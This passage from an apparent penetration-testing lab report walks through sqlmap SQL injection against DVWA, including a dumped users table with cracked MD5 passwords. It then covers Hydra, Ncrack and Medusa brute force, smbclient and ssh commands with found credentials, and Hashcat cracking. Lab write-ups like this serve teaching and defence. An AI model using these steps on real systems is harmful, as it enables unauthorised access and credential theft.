
This demonstration highlights three essential security practices:

- Implementation of parameterized queries
- Comprehensive input sanitization
- Regular vulnerability scanning
- Maintenance of proper security scanning




The screenshot illustrates how sqlmap successfully exploited a SQL injection vulnerability in DVWA, revealing sensitive information from the database. It identified three attack techniques: error-based (leveraging FLOOR/RAND to trigger errors), time-based blind (using SLEEP to confirm delays), and UNION-based (extracting data through UNION queries). These strategies enabled sqlmap to pull backend details, confirming that MySQL (>5.0) was running on Ubuntu with PHP 5.3.2 and Apache 2.2.14. Sqlmap uncovered two databases: DVWA's primary database and information_schema, which exposed crucial

schema data. The results were saved locally, demonstrating just how easily attackers can document compromised data. This underscores the serious consequences of SQL injection vulnerabilities and emphasizes the need for input validation, prepared statements, and restricting database privileges.




The screenshot illustrates how sqlmap successfully extracted data from the 'guestbook' table in DVWA by taking advantage of a SQL injection vulnerability. Once the database structure was mapped out, sqlmap homed in on the table and pulled all the entries, including a comment left by a user named "test." The table consists of three columns: comment_id, name, and comment. Additionally, sqlmap saved the retrieved data to a CSV file on the attacker's system (/home/kali/.../guestbook.csv), showcasing just how easily data can be stolen. While some reflected input was found, the tool managed to filter it out to deliver clean results. This clearly shows that the SQL injection vulnerability allows full read access to the database, which is a significant threat—especially when combined with outdated software like Ubuntu 10.04, Apache 2.2.14, and PHP 5.3.2. The simplicity of automated data theft underscores the serious risk posed by unpatched SQL injection vulnerabilities.




The screenshot reveals a significant SQL injection vulnerability in DVWA, where sqlmap managed to extract and crack password hashes from the users table. This tool didn't just pull the hashes; it also decrypted several weak ones, exposing credentials like admin:admin, pablo:letmein, and smithy:password—a red flag for poor password practices.

In addition to the credentials, more user information was laid bare, including user IDs, full names (like Gordon Brown and Pablo Picasso), and avatar paths. The cracked MD5 hashes (for instance, 21232f297a57a5a743894a0e4a801fc3 for 'admin') highlight just how quickly weak, unsalted hashes can be compromised using common password lists.



Sqlmap conveniently saved the retrieved credentials into a CSV file, showcasing how easily attackers can gather authentication data for further misuse, such as credential stuffing or moving laterally within a system. This breach uncovers several layers of failure—vulnerable SQL queries, the use of insecure hashing algorithms like MD5 without salting, and lax password standards. The complete compromise of the users table, which is often a critical part of any web application, underscores why SQL injection remains a top contender in the OWASP Top 10 vulnerabilities and continues to pose a serious threat to application security.





```
[09:10:52] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[09:10:53] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:10:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:10:54] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
Database: dvwa
Table: users
[6 entries]
+---------+---------+-------------------------------------------------------+-----------------------------------
--------------+-----------+------------+
| user_id | user    | avatar                                                | password
             | last_name | first_name |
+---------+---------+-------------------------------------------------------+-----------------------------------
--------------+-----------+------------+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg        | 21232f297a57a5a743894a0e4a801f
c3 (admin)   | admin     | admin      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg      | e99a18c428cb38d5f260853678922e
03 (abc123)  | Brown     | Gordon     |
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg         | 8d3533d75ae2c3966d7e0d4fcc6921
6b (charley) | Me        | Hack       |
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg        | 0d107d09f5bbe40cade3de5c71e9e9
b7 (letmein) | Picasso   | Pablo      |
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg       | 5f4dcc3b5aa765d61d8327deb882cf
99 (password) | Smith     | Bob        |
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg         | ee11cbb19052e40b07aac0ca060c23
ee (user)    | user      | user       |
+---------+---------+-------------------------------------------------------+-----------------------------------
--------------+-----------+------------+
```

STAGE 3: PASSWORD ATTACK

1.Create username and password list


To start the attack process in Kali Linux, you'll need to prepare two key files: one called usernamelist and the other passwordlist. These files are filled with commonly used usernames and passwords—like admin, root, guest, and kali—that you often find on systems with weak or default security settings. These lists of credentials are crucial for carrying out brute-force attacks, simulating a real-world situation where attackers take advantage of weak or default login details to gain unauthorized access.


*~/Downloads/passwordlist - Mousepad
File Edit Search View Document Help
1 msfadmin
2 root
3 toor
4 admin
5 administrator
6 user
7 guest
8 lab
9 pentest
10 kali
11 owaspbwa
12 malware
13 N139
14 shikataganai
15 bug
16




2. Password Attack Using Hydra

Next up, the attacker turns to Hydra, a powerful tool specifically built for brute-force attacks, to target the SMB service on the victim's machine (192.168.37.138). They carry out the attack using carefully chosen username and password lists, along with the SMB protocol module to try out different login attempts. By sifting through the detailed output, the attacker can spot successful logins, which reveals valid credentials. This highlights the urgent need to safeguard network shares against vulnerabilities that arise from weak or default login information.




Stage 3: Testing Access via SMBClient :

Once the attacker uncovers valid credentials, they turn to smbclient—a handy tool for accessing SMB shares—to check if they can get into the target system. By executing a command like smbclient //192.168.37.138/apache -U root%owaspbwa, they manage to connect to the Apache share on the remote machine. With some basic navigation commands such as pwd, ls, and cd, they delve into the directory structure, confirming access to sensitive areas like the bWAPP folder. This crucial step shows that the brute-force attack was successful and that the shared resource is indeed open to unauthorized access.



Step 4: SSH BRUTE-FORCE USING Ncrack:

To expand the attack's reach, the attacker turns their attention to the SSH service and employs Ncrack, a tool akin to Hydra, specifically crafted for brute-forcing credentials on port 22. By entering a username (like root) along with a list of passwords, Ncrack methodically tries to gain SSH access to the target system. This tactic proves particularly effective when SSH services are exposed to the internet or internal networks without proper authentication measures in place.



Step 5: Remote SSH:

If Ncrack manages to find valid SSH credentials, the attacker can then log into the target system using the ssh command. To tackle any potential key negotiation problems on older systems, the attacker adds a specific algorithm option: ssh -o HostKeyAlgorithms=+ssh-rsa root@192.168.37.138. Once the connection is established, the attacker gains shell access, which opens the door for further exploitation and post-exploitation activities within the compromised environment.


Step 6: Medusa SSH Brute-force

Another method that's often used is Medusa, a fast and efficient parallel login cracker that works with a variety of protocols, including SSH. To launch an attack, you simply need to provide the target IP address along with files that contain possible usernames and passwords. Like other similar tools, Medusa checks for valid credential pairs and demonstrates just how quickly an unsecured SSH service can be compromised.

Step7: Password attack using Hashcat

Hashcat is an incredibly powerful password recovery tool that's popular among penetration testers for cracking password hashes. Although the official documentation doesn't provide specific commands or visuals for using Hashcat, it's safe to say that the tool is designed for breaking password hashes that come from compromised systems or files. In a typical scenario, an attacker would start by extracting a hash—often from places like the /etc/shadow file on Linux or using tools like Mimikatz or John the Ripper. Then, they would use Hashcat along with a suitable wordlist to try and recover the original plaintext password.


Password 2

